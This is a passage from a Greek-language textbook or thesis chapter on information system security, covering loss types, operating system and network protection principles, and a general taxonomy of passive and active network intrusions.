γ) Απώλεια Αποκλειστικής Χρήσης. Αν ένας μη εξουσιοδοτημένος χρήστης μπορέσει να χρησιμοποιήσει το Π.Σ., τότε ο κάτοχος του παύει να έχει την αποκλειστική του χρήση.

Οι παραπάνω απώλειες μπορούν να διαχωριστούν και σε άλλες δυο ομάδες:
α) ΗΘΕΛΗΜΕΝΕΣ, δηλαδή όταν ο μη εξουσιοδοτημένος χρήστης έχει σαφή γνώση των αποτελεσμάτων των ενεργειών του.
β) ΑΘΕΛΗΤΕΣ, όταν δηλαδή ο μη εξουσιοδοτημένος χρήστης δεν έχει επίγνωση των αποτελεσμάτων των ενεργειών του.

2.1.8 Η Ασφάλεια και η προστασία ενός Π.Σ. σαν κοινωνική υπόθεση.

Πολλοί είναι αυτοί που πιστεύουν ότι άμεσο συμφέρον από την ύπαρξη μέτρων ασφάλειας στο Πληροφοριακό Σύστημα έχουν μόνο οι ιδιοκτήτες και κατ' επέκταση οι σχεδιαστές του. Σήμερα όμως που το Πληροφοριακό Σύστημα παίζει ένα σημαντικό ρόλο μέσα στο "υπερσύστημα", που μπορεί να είναι είτε κάποια επιχείρηση ή οποιοσδήποτε φορέας, αυξήθηκαν και αυτοί που έχουν συμφέρον , άρα και το δικαίωμα της απαίτησης και πρέπει το Π.Σ. να ικανοποιεί κάποιους κανόνες ασφάλειας και προστασίας.

Αυτοί που επιδιώκουν να υπάρχουν μηχανισμοί και μέτρα ασφάλειας είναι:

α) Ο Ιδιοκτήτης του συστήματος, γιατί όλο και περισσότερο η επιχείρησή του εξαρτάται από την απρόσκοπτη λειτουργία του Π.Σ.. Επίσης η δαπάνη που απαιτείται για την δημιουργία του Π.Σ. είναι πολύ μεγάλη.

β) Ο Σχεδιαστής**,** ο οποίος προσπαθεί να ικανοποιήσει τις απαιτήσεις που έχει καθορίσει ο αναλυτής για λογαριασμό του ιδιοκτήτη.

γ) Ο Χρήστης**,** που θέλει να μην εμποδίζονται οι λειτουργίες του συστήματος από οποιαδήποτε παραβίαση.

δ) Ο Πελάτης**,** γιατί κατά κύριο λόγο αυτός είναι που εξαρτάται από τη σωστή λειτουργία του συστήματος. Παράδειγμα, ο πελάτης μιας τράπεζας, ο ασθενής ενός νοσοκομείου, ο πελάτης μιας αεροπορικής εταιρείας κ.α.

2.1.8 Επίπεδα προστασίας των πληροφοριακών συστημάτων

Έγινε κατανοητή, με τις έως τώρα αναφορές η σπουδαιότητα των Π.Σ. και του ρόλου που έχουν στην σημερινή κοινωνία. Κατανοητή επίσης έγινε και η ανάγκη για ασφάλεια και προστασία του Π.Σ.. Η ασφάλεια και η προστασία του Π.Σ. μπορεί να διαχωριστεί σε επιμέρους επίπεδα, έτσι ώστε να είναι δυνατή η παρακολούθηση των αδυναμιών από την μία, και η εύρεση λύσεων αποφυγής των απωλειών από την άλλη.

Έτσι διακρίνονται τα παρακάτω επίπεδα:

α) Φυσική Ασφάλεια του Π.Σ..
β) Ασφάλεια Λειτουργικών Συστημάτων.
γ) Ασφάλεια Δικτύων Υπολογιστικών Συστημάτων.
δ) Ασφάλεια των Συστημάτων Βάσεων Δεδομένων.

2.1.8.1 Φυσική ασφάλεια του πληροφοριακού συστήματος

Η Φυσική Ασφάλεια του Π.Σ. αναφέρεται κυρίως στην αντιμετώπιση πυρκαγιών, πλημμύρων, σεισμών κ.α. Η σωστή αντιμετώπισή τους εξαρτάται από τον κατάλληλο σχεδιασμό του κτιρίου του Κέντρου Πληροφορικής, την κατάλληλη εκπαίδευση του προσωπικού και των κατάλληλων μηχανισμών προστασίας, όπως συσκευών πυρόσβεσης. Απαραίτητη επίσης είναι η συστηματική συντήρηση των ηλεκτρικών εγκαταστάσεων. Χρήσιμη είναι η ύπαρξη γεννήτριας παροχής ηλεκτρικής ενέργειας ή συστήματος αδιάλειπτης παροχής τάσεως (UPS), για να αποφεύγονται πιθανές απώλειες του λογισμικού και να υποστηρίζεται η καλή λειτουργία του μηχανολογικού εξοπλισμού κατά την πτώση της τάσης του ρεύματος ή διακοπής της παροχής του ηλεκτρικού ρεύματος. Πολλά από τα παραπάνω παραλείπονται λόγω του υψηλού τους κόστους.

2.1.8.2. Ασφάλεια λειτουργικών συστημάτων

Η κρισιμότερη συνιστώσα ενός Πληροφοριακού Συστήματος είναι το Λειτουργικό Σύστημα (Operating System). Λειτουργικό Σύστημα ενός υπολογιστή ονομάζεται το προϊόν λογισμικού που ελέγχει την εκτέλεση των προγραμμάτων και παρέχει υπηρεσίες χρονοδρομολόγησης (scheduling), σφαλματοθυρίας (debbuging), ελέγχου εισόδου-εξόδου (I-O control), μεταγλώττισης (compilation), διαχείρισης μνήμης (memory management) και άλλες σχετικές.

2.8.2.1. Ιδιότητες ενός Λ.Σ.. - σημεία ευπάθειας ενός Λ.Σ.

Οι ιδιότητες που πρέπει να διαθέτει ένα Λ.Σ. είναι οι εξής :

- Ευχρηστία (Usability). Το σύστημα πρέπει να είναι σχεδιασμένο με στόχο την διευκόλυνση του χρήστη.
- Γενικότητα (Generality). Το σύστημα πρέπει να μπορεί να εκτελέσει ποικίλες διαδικασίες, σύμφωνα με τις ανάγκες του χρήστη.

Αποδοτικότητα (Effeciency). Το σύστημα πρέπει να λειτουργεί γρήγορα και ορθά, χρησιμοποιώντας κατά βέλτιστο τρόπο τους διατιθέμενους πόρους.

- Ευελιξία (Flexibility). Το σύστημα πρέπει να μπορεί να προσαρμόζεται σε διαρκώς μεταβαλλόμενες καταστάσεις.
- Αδιαφάνεια (Opacity). Ο χρήστης πρέπει να γνωρίζει μόνο ότι είναι απαραίτητο για να διεκπεραιώσει την εργασία του .
- Ασφάλεια (Security). Το σύστημα πρέπει να διαφυλάσσει τα δεδομένα ενός χρήστη από μη εξουσιοδοτημένη χρήση τους από άλλους.
- Ακεραιότητα (Integrity). Οι χρήστες και τα δεδομένα τους πρέπει να διαφυλάσσονται από απρόβλεπτες μετατροπές από μη εξουσιοδοτημένους χρήστες.
- Ευκινησία (Capacity). Οι χρήστες δεν πρέπει να υφίστανται άσκοπους περιορισμούς στις ενέργειές τους.

- Αξιοπιστία (Reliability). Τα συστήματα πρέπει να λειτουργούν σωστά, για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα.
- Συντηρησιμότητα (Serviceability). Πιθανά προβλήματα στη λειτουργία του συστήματος πρέπει να μπορούν να ξεπεραστούν εύκολα και γρήγορα.
- Επεκτασιμότητα (Extentability). Το σύστημα πρέπει να μπορεί να αναβαθμισθεί εύκολα, με επέκταση των δυνατοτήτων που διαθέτει.
- Διαθεσιμότητα (Availability). Το σύστημα πρέπει να εξυπηρετεί τους χρήστες όσο το δυνατόν πληρέστερα, για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα.

Από τις παραπάνω ιδιότητες διαφαίνεται ότι το Λ.Σ. αποτελεί το “ακρογωνιαίο λίθο” της σχεδίασης και της ασφαλούς λειτουργίας κάθε Π.Σ. Οποιαδήποτε μη “νόμιμη” παρέμβαση στο Λ.Σ. μπορεί να προκαλέσει σημαντικές συνέπειες στη λειτουργία του Π.Σ. όπως είναι:

- Να υποβαθμισθεί ή και να διακοπεί η λειτουργία του Π.Σ. προσωρινά ή ακόμη και μόνιμα.
- Να επιτραπεί η προσπέλαση κάποιου χρήστη σε διαβαθμισμένα δεδομένα, τα οποία τηρούνται στην προστατευμένη περιοχή.
- Να επιτραπεί η τροποποίηση δεδομένων από χρήστες οι οποίοι δεν έχουν την αντίστοιχη εξουσιοδότηση.

Τα συστατικά ενός υπολογιστικού συστήματος που απαιτούν προστασία είναι μεταξύ άλλων :

- Αρχεία και ευρετήρια αρχείων.
- Εκτελέσιμα προγράμματα.
- Συσκευές υλικού.
- Δομές δεδομένων, όπως είναι ο σωρός.
- Μνήμη άμεσης προσπέλασης (RAM).
- Εντολές του Λ.Σ. οι οποίες καθορίζουν προνόμια στους χρήστες.
- Δεδομένα του Λ.Σ., όπως πίνακες διευθύνσεων διακοπών κ.α.

2.8.2.2 Σχεδιαστικοί στόχοι - μέθοδοι υλοποίησης ενός Λ.Σ.

Για να είναι δυνατή η προστασία όλων των παραπάνω, πρέπει να έχει προηγηθεί κατάλληλη σχεδίαση του Λ.Σ. Οι στόχοι στους οποίους η σχεδίαση πρέπει να αποβλέπει είναι οι εξής :

- Φυσικός Διαχωρισμός Διαδικασιών. Με τη μέθοδο αυτή κάθε χρήστης διαθέτει συσκευές και χώρο μνήμης τον οποίο χρησιμοποιεί αποκλειστικά ο ίδιος.
- Προσωρινός Διαχωρισμός Διαδικασιών. Με τη μέθοδο αυτή διαδικασίες διαφορετικής διαβάθμισης εκτελούνται σε διαφορετικά χρονικά διαστήματα.
- Λογικός Διαχωρισμός ή Απομόνωση. Με τη μέθοδο αυτή οι χρήστες μπορούν να εργάζονται διαδοχικά, χρησιμοποιώντας τα ίδια μέσα του συστήματος, αλλά δεν είναι δυνατή καμία ανταλλαγή δεδομένων μεταξύ τους.

- Κρυπτογραφικός Διαχωρισμός. Με τη μέθοδο αυτή είναι δυνατόν δυο χρήστες να μοιράζονται τα ίδια μέσα του συστήματος σε διαδοχική βάση, έχοντας δικαίωμα προσπέλασης ο ένας στα δεδομένα του άλλου. Η βασική διαφορά από την προηγούμενη μέθοδο είναι, ότι τα δεδομένα είναι κρυπτογραφημένα, ώστε μόνο ο νόμιμος κάτοχός τους μπορεί να τα αναγνωρίζει

2.8.2.3 Προϋποθεσεις σχεδιασης ασφαλων Λ.Σ.

Για τη σχεδίαση ενός ασφαλούς Λ.Σ. απαιτείται η ικανοποίηση των παρακάτω προϋποθέσεων :

- Πολιτική εξασφάλισης (security policy):Πρέπει να υπάρχει μια σαφής δέσμη βασικών αρχών, η οποία περιλαμβάνει τους στόχους των σχεδιαστών του Λ.Σ.
- Ταυτοποίηση (identification):Κάθε αντικείμενο του συστήματος πρέπει να μπορεί να αναγνωρισθεί θετικά.
- Σήμανση (marking):Κάθε αντικείμενο του συστήματος πρέπει να συνοδεύεται από μια ένδειξη του βαθμού εμπιστευτικότητας του.
- Ελεγκτικότητα (accountability):Το Λ.Σ. πρέπει να καταγράφει όλες τις ενέργειες που αφορούν ή μπορούν να επηρεάσουν την ασφάλεια του.
- Διαβεβαίωση (assurance):Το σύστημα πρέπει να παρέχει τεχνικές ρυθμίσεις για την υλοποίηση της πολιτικής εξασφάλισής του, οι οποίες να μπορούν να εκτιμηθούν ως προς την αποτελεσματικότητά τους.
- Συνεχής προστασία (continuous protection):Οι τεχνικές εξασφάλισης του Λ.Σ. πρέπει να προστατεύονται από κάθε ανεπιθύμητη μετατροπή.

2.2. Ασφάλεια δικτυακών δομών

2.2.1 Ασφάλεια δικτύων υπολογιστικών συστημάτων

Η εξέλιξη των υπολογιστικών συστημάτων και η συνεχής αύξηση των απαιτήσεων των χρηστών οδήγησαν στην εμφάνιση των δικτύων υπολογιστικών συστημάτων. Τα δίκτυα επέτρεψαν την καλύτερη αξιοποίηση των συστημάτων αυξάνοντας τις δυνατότητες τους και την επικοινωνία των χρηστών από μεγάλες αποστάσεις.

Ένα δίκτυο συνίσταται από τη διασύνδεση δυο ή περισσοτέρων υπολογιστικών συστημάτων κατά τρόπο ώστε να παρέχεται η δυνατότητα στους χρήστες να επωφελούνται από ολόκληρο το υπολογιστικό δυναμικό. Αυτό πραγματοποιείται μέσω της ανταλλαγής πληροφοριών μεταξύ των χρηστών και της κοινής χρήσης των διαθέσιμων υπολογιστικών πόρων .

2.2.2. Ευαισθησίες - κίνδυνοι ασφάλειας δικτύων.

Οι λόγοι της αυξημένης ευαισθησίας των δικτυακών υποδομών απέναντι σε μη εξουσιοδοτημένες προσπάθειες πρόσβασης είναι οι ακόλουθοι :

• η επιθυμία πρόσβασης στα αποθηκευμένα αντικείμενα ενός κατανεμημένου συστήματος και η χρήση των παρεχομένων υπηρεσιών,
• η αυξανόμενη ποσότητα και αξία των πληροφοριών που διακινούνται μεταξύ των διασυνδεδεμένων υπολογιστικών συστημάτων (εξυπηρετητές, σταθμοί εργασίας),
• η ανάπτυξη και επέκταση ευρέων σε έκταση επικοινωνιακών υποδομών (INTERNET), που αυξάνει τη δυνατότητα πρόσβασης από μη εξουσιοδοτημένα άτομα.

Ενας εισβολέας μπορεί να περιλαμβάνεται, στο σύνολο των εξουσιοδοτημένων χρηστών (και να επιθυμεί πρόσβαση υψηλότερου του επιτρεπτού επιπέδου), αλλά είναι δυνατό να προέρχεται και εκτός του οργανισμού, που εξυπηρετείται από το σύστημα. Σκοπός μίας μη εξουσιοδοτημένης εισβολής είναι :

• η γνωστοποίηση πληροφοριών,
• η μεταβολή, καταστροφή πληροφοριών,
• η μερική ή συνολική χρήση-καταστροφή των πόρων του συστήματος,
• η εισαγωγή προγραμμάτων καταστροφέων (ιών).
Οι πιο γνωστές εσκεμμένες απειλές που μπορούν να διαταράξουν την ασφάλεια ενός δικτύου είναι οι ακόλουθες:

1. Μη-εξουσιοδοτημένη χρήση ή μεταμφίεση κατά την οποία επιχειρείται προσπέλαση στα δεδομένα ή στις προαναφερόμενες υπηρεσίες του δικτύου από μη εξουσιοδοτημένους χρήστες.
2. Μη-ενεργός παρακολούθηση κατά την οποία απειλείται η εμπιστευτικότητα των ανταλλασσόμενων μηνυμάτων στο δίκτυο από μη-ενεργούς παρεμβολείς.
3. Ενεργός παρακολούθηση κατά την οποία επιχειρείται τροποποίηση ή εξαγωγή των ανταλλασσόμενων δεδομένων στο δίκτυο. Ο ενεργός παρεμβολέας μπορεί μεν να εντοπισθεί πιο εύκολα, αλλά μπορεί δε να προκαλέσει μεγαλύτερη ζημία στο δίκτυο.
4. Καταλογισμός ευθύνης, όπου ένας εξουσιοδοτημένος χρήστης μπορεί να απαρνηθεί την ευθύνη αποστολής ή παραλαβής ενός συγκεκριμένου μηνύματος ή ακόμη να κατασκευάσει ένα μη έγκυρο μήνυμα.
5. Άρνηση εξυπηρέτησης κατά την οποία το δίκτυο δεν ανταποκρίνεται στο απαιτούμενο επίπεδο εξυπηρέτησης ή και λειτουργικότητας.
6. Επανάληψη, όπου ένας εξουσιοδοτημένος χρήστης προβαίνει στην επανάληψη ενός μηνύματος με στόχο να θεωρηθεί από τον αποδέκτη του ως πρωτότυπο.
7. Ανάλυση επικοινωνίας κατά την οποία παρακολουθείται η μετάδοση των μηνυμάτων στο δίκτυο για τον εντοπισμό κυρίως της προέλευσή τους ή και της αποστολής τους.
8. Ιοί, σημαντικό πρόβλημα των υπολογιστικών συστημάτων. Δεν είναι τίποτα άλλο παρά λογισμικό που σχεδιάζεται για να προκαλέσει προβλήματα στην ομαλή

λειτουργία του συστήματος. Ο τρόπος λειτουργίας τους είναι η επαναλαμβανόμενη αντιγραφή τους σε σημεία που ήδη βρίσκονται καταχωρημένα άλλα δεδομένα.

Η φύση και η αρχιτεκτονική των κατανεμημένων συστημάτων επαυξάνουν τους κινδύνους εισβολής και καθιστούν δυσκολότερη την υλοποίηση και εφαρμογή αποτρεπτικών μηχανισμών. Μερικοί από τους παράγοντες που χαρακτηρίζουν τη δυσκολία αυτή αναφέρονται στη συνέχεια.

• Τα δίκτυα και οι διασυνδεδεμένοι υπολογιστές είναι εκτεθειμένοι σε μεγάλο αριθμό χρηστών-πιθανών εισβολέων. Η γεωγραφική έκταση, που καλύπτουν τα δίκτυα, επεκτείνεται συνεχώς. Ανάλογα αυξάνει και η απόσταση, που χωρίζει το σταθμό πρόσβασης από τον εξυπηρετητή δεδομένων-επεξεργασίας, με αποτέλεσμα μεγάλος αριθμός δεδομένων να μεταφέρονται και μεγάλος αριθμός προγραμμάτων να εκτελούνται απομακρυσμένα από το σταθμό που τα ενεργοποιεί.


• Τα δίκτυα και γενικότερα τα κατανεμημένα συστήματα είναι δυναμικές και όχι στατικές δομές. Η σύνθεσή τους μεταβάλλεται διαρκώς λόγω της τεχνολογικής προόδου, της επέκτασης του αριθμού των χρηστών και της επέκτασης των πληροφοριακών αναγκών και των προσφερόμενων υπηρεσιών.

• Σε αντίθεση με τα ομογενή κεντρόμορφα συστήματα, τα κατανεμημένα συστήματα και τα δίκτυα δε διαθέτουν τους κατάλληλους μηχανισμούς για τη διαχείρισή τους. Σε πολλές περιπτώσεις οι διατιθέμενοι μηχανισμοί δεν είναι αρκετά αποτελεσματικοί λόγω κατασκευαστικών αδυναμιών ή εξαιτίας της αυξημένης ετερογένειας του συνολικού συστήματος.

• Τα δίκτυα είναι δομημένα με πληθώρα φυσικών μέσων και συνδέσμων-συστατικών επικοινωνίας. Σε πολλές περιπτώσεις η φυσική πρόσβαση του εισβολέα είναι εξαιρετικά απλή, όπως η σύνδεση σε κάποιο εκτεθειμένο καλώδιο χαλκού ή σε μη προφυλαγμένο συγκεντρωτή, κατανεμητή. Η χρήση κρυπτογραφικών μεθόδων είναι, τις περισσότερες φορές μη οικονομική-αποτελεσματική, εξαιτίας του υψηλού υπολογιστικού φόρτου, που απαιτεί η διαχείριση των κλειδιών.

• Οι σημερινές επικοινωνιακές δομές διασυνδέουν ετερογενή δίκτυα και πρωτόκολλα. Η οικουμενική εφαρμογή ομογενών πρωτοκόλλων προστασίας - κρυπτογραφίας, είτε δεν είναι δυνατή λόγω της ετερογένειας των επικοινωνιακών πρωτοκόλλων, είτε όταν είναι δυνατή προκαλεί υψηλό υπολογιστικό - επικοινωνιακό φόρτο λόγω των αναγκαίων μετατροπών μηνυμάτων των ετερογενών πρωτοκόλλων.

• Η ταχύτατη επέκταση των ενοποιημένων επικοινωνιακών υπηρεσιών (ψηφιακά ολοκληρωμένα δίκτυα) σε πανεπιστημιακούς και οικιακούς χώρους, σε συνδυασμό με την χαλαρή διαχείρισή τους και τη διαρροή τεχνογνωσίας σε μη ειδικούς χρήστες έχει αυξήσει κατακόρυφα τους κινδύνους εισβολής.



Εικόνα 2. Πολυπλοκότητα δικτυακών εφαρμογών .[Πηγή: 7]

Με στόχο τη μελέτη των κινδύνων και την υλοποίηση των κατάλληλων αποτρεπτικών μηχανισμών γίνεται χρήση του μοντέλου συσχέτισης (association), που προσομοιώνει τις διαδικασίες επικοινωνίας. Το μοντέλο αυτό υποθέτει ότι σε μία σύνδεση οι δύο επικοινωνούντες σταθμοί ευρίσκονται σε ασφαλές περιβάλλον και ότι η πιθανή εισβολή θα συμβεί στο μεταξύ τους διάδρομο επικοινωνίας, υπό μορφή υπολογιστή εισβολέα. Το μοντέλο αυτό όμως είναι αρκετά γενικό και δε κάνει διάκριση μεταξύ επικοινωνίας προσανατολισμένης, ή μη σε σύνδεση (connection, connectionless communication).


Στην εικόνα 3. παρουσιάζονται οι πιθανές δυνατότητες εισβολής σε ένα εκτεταμένο κατανεμημένο σύστημα. Οι προσπάθειες εισόδου στη δικτυακή δομή έχουν σαν στόχο την παρατήρηση, τη μεταβολή, τη διαγραφή, την είσοδο νέων, την καταγραφή, την αλλαγή κατεύθυνσης, το διπλασιασμό ή την επανεκπομπή των μηνυμάτων που κυκλοφορούν στο δίκτυο. Διακρίνουμε δύο κατηγορίες εισβολών, τις παθητικές και τις ενεργητικές. Στις παθητικές εισβολές ο εισβολέας παρατηρεί τα μηνύματα, που

διέρχονται στο φυσικό μέσον, χωρίς να παρεμβαίνει στη φύση και τη ροή τους. Διακρίνουμε δύο υποκατηγορίες παθητικής εισβολής.

• Παρατήρηση του περιεχομένου των μηνυμάτων, κατά την οποία ο εισβολέας υποκλέπτει μέρος ή το σύνολο των διακινουμένων πληροφοριών.

• Ανάλυση της κυκλοφορίας, κατά την οποία ο εισβολέας καταγράφει και αναλύει τα διερχόμενα μηνύματα με σκοπό τη συγκέντρωση άμεσων ή επαγωγικών πληροφοριών. Οι πληροφορίες αυτές αφορούν τη δομή του συστήματος, τα χρησιμοποιούμενα πρωτόκολλα, την ονοματολογία, τους ενεργούς χρήστες, τους ενεργούς κόμβους, τις εκτελούμενες εφαρμογές και τις υπηρεσίες του συστήματος.

Στις ενεργητικές εισβολές ο εισβολέας επεξεργάζεται τα διερχόμενα μηνύματα και πιθανά εισάγει νέα. Διακρίνουμε τέσσερις υποκατηγορίες



Εικόνα 3: Πιθανά σημεία 'εισβολής' σε ένα κατανεμημένο σύστημα.[Πηγή 5]

• Τη μεταβολή των μηνυμάτων. Κατά την παραβίαση αυτή μεταβάλλεται το περιεχόμενο των μηνυμάτων (δεδομένα, διευθύνσεις, τμήματα ελέγχου), εισάγονται νέα μηνύματα ή μεταβάλλεται η σειρά των αποστελλόμενων μηνυμάτων.

• Τη διαγραφή μηνυμάτων, κατά την οποία καταστρέφεται μέρος ή το σύνολο των μηνυμάτων, που ανταλλάσσονται κατά τη διάρκεια των συνόδων.

• Την καθυστέρηση επικοινωνίας. Ο εισβολέας άμεσα με την κατακράτηση και επαναποστολή μηνυμάτων ή έμμεσα με την εισαγωγή υψηλού φόρτου στο δίκτυο προκαλεί καθυστέρηση της επικοινωνιακής κυκλοφορίας.

• Μεταμφίεση του εισβολέα. Στην περίπτωση αυτή ο εισβολέας δημιουργεί μία, ή περισσότερες συνόδους με ψευδή ταυτότητα. Αυτό επιτυγχάνεται με την υφαρπαγή των στοιχείων ταυτότητας ενός 'νόμιμου' χρήστη, καθώς και με την επανάληψη μηνυμάτων που έχουν αντιγραφεί από μία προηγούμενη 'νόμιμη' σύνοδο.

2.2.3. Συσκευές Διασύνδεσης Δικτύων (ΣΔΔ)

Μία ΣΔΔ αποτελεί σημείο σύνδεσης δύο ή περισσοτέρων δικτύων. Σαν αποτέλεσμα μπορεί να αποτελέσει σημείο ολικής πτώσης στην επικοινωνία και σημείο εμφάνισης 'στένωσης'-αδιεξόδων. Γενικότερα μπορούμε να πούμε ότι οι ΣΔΔ πρέπει να είναι περισσότερο αξιόπιστες από τα δίκτυα που διασυνδέουν. Δυστυχώς στην πράξη συμβαίνει το αντίθετο για τους ακόλουθους λόγους:

• Η αξιοπιστία του εξοπλισμού των ΣΔΔ είναι συχνά μικρότερη από αυτή των δικτύων. Το δίκτυο δεν εμπεριέχει μηχανικά-ηλεκτρονικά εξαρτήματα, ενώ οι ΣΔΔ περιέχουν.

• Λάθη χειρισμού και παραμετροποίησης της ΣΔΔ.

Η έννοια της διαθεσιμότητας απέχει από αυτή της πιστότητας. Ενα σύστημα σε πτώση είναι μη διαθέσιμο, αλλά μπορεί αξιόπιστα συστήματα να έχουν μικρή διαθεσιμότητα. Συνήθως παρουσιάζονται αυξημένα προβλήματα διαθεσιμότητας σε ΣΔΔ υψηλών επιπέδων. Στις περιπτώσεις αυτές η συσκευή είναι Η/Υ γενικής χρήσης και πιθανόν να προσφέρει και άλλες διαφορετικού είδους υπηρεσίες. Μειωμένη διαθεσιμότητα μπορεί να προκληθεί, είτε από βλάβη (μερική ή ολική), είτε από διακοπή λειτουργίας λόγω συντήρησης, επανασύνθεσης- επέκτασης του λογισμικού και του εξοπλισμού.

Επιθυμητές δυνατότητες των συσκευών διαδικτύωσης, ώστε να εξασφαλίζεται η μέγιστη διαθεσιμότητα των πόρων (resources) του δικτύου, είναι :

• Ο στατικός ή κατά προτίμηση δυναμικός ορισμός εναλλακτικών διαδρομών.
• Η δυναμική αναδιοργάνωση τοπολογίας (με προσθήκη-αφαίρεση κόμβων, υποδικτύων).
• Ο δυναμικός ορισμός συντομότερης διαδρομής.
• Μηχανισμοί οι οποίοι να εξασφαλίζουν τη διόρθωση των λαθών (error recovery), ώστε να εξασφαλίζεται η μεταφορά των πακέτων-πλαισίων με την ορθή σειρά χωρίς απώλειες και περιττούς διπλασιασμούς.
• Μηχανισμοί διαχείρισης με τα τις ακόλουθες λειτουργικές δυνατότητες :

α. Έλεγχος πρόσβασης.
β. Παρακολούθηση απόδοσης κυκλοφορίας.
γ. Χρεωστικά στοιχεία (accounting).
δ. Διάγνωση απλών προβλημάτων.
ε. Παρακολούθηση και επανασύνθεση ενεργών συστατικών δικτύων.

2.2.4. Πολιτική ασφάλειας επικοινωνιακής υποδομής.

Με στόχο την ελαχιστοποίηση των κινδύνων προσβολής του κατανεμημένου συστήματος, μέσω της δικτυακής υποδομής θα πρέπει να εφαρμοστεί μία συνεπής πολιτική ασφάλειας. Το πλαίσιο της πολιτικής αυτής διαφοροποιείται ανάλογα με την έκταση και τη λειτουργία του συστήματος. Σε περιπτώσεις εκτεταμένων συστημάτων (π.χ. δημόσια δίκτυα), όπου οι χρήστες καλύπτουν ιδιωτικές - προσωπικές ανάγκες είναι υπό αμφισβήτηση η έκταση και η φύση του διαχειριστικού ελέγχου. Προκύπτει δηλαδή το ερώτημα, αν είναι θεμιτή η παρακολούθηση των εργασιών ενός χρήστη από το διαχειριστή του δικτύου ή αν το γεγονός αυτό θεωρείται παραβίαση της ιδιωτικής του δραστηριότητας. Για να αποφύγουμε πιθανά παρόμοια προβλήματα περιορίζουμε την 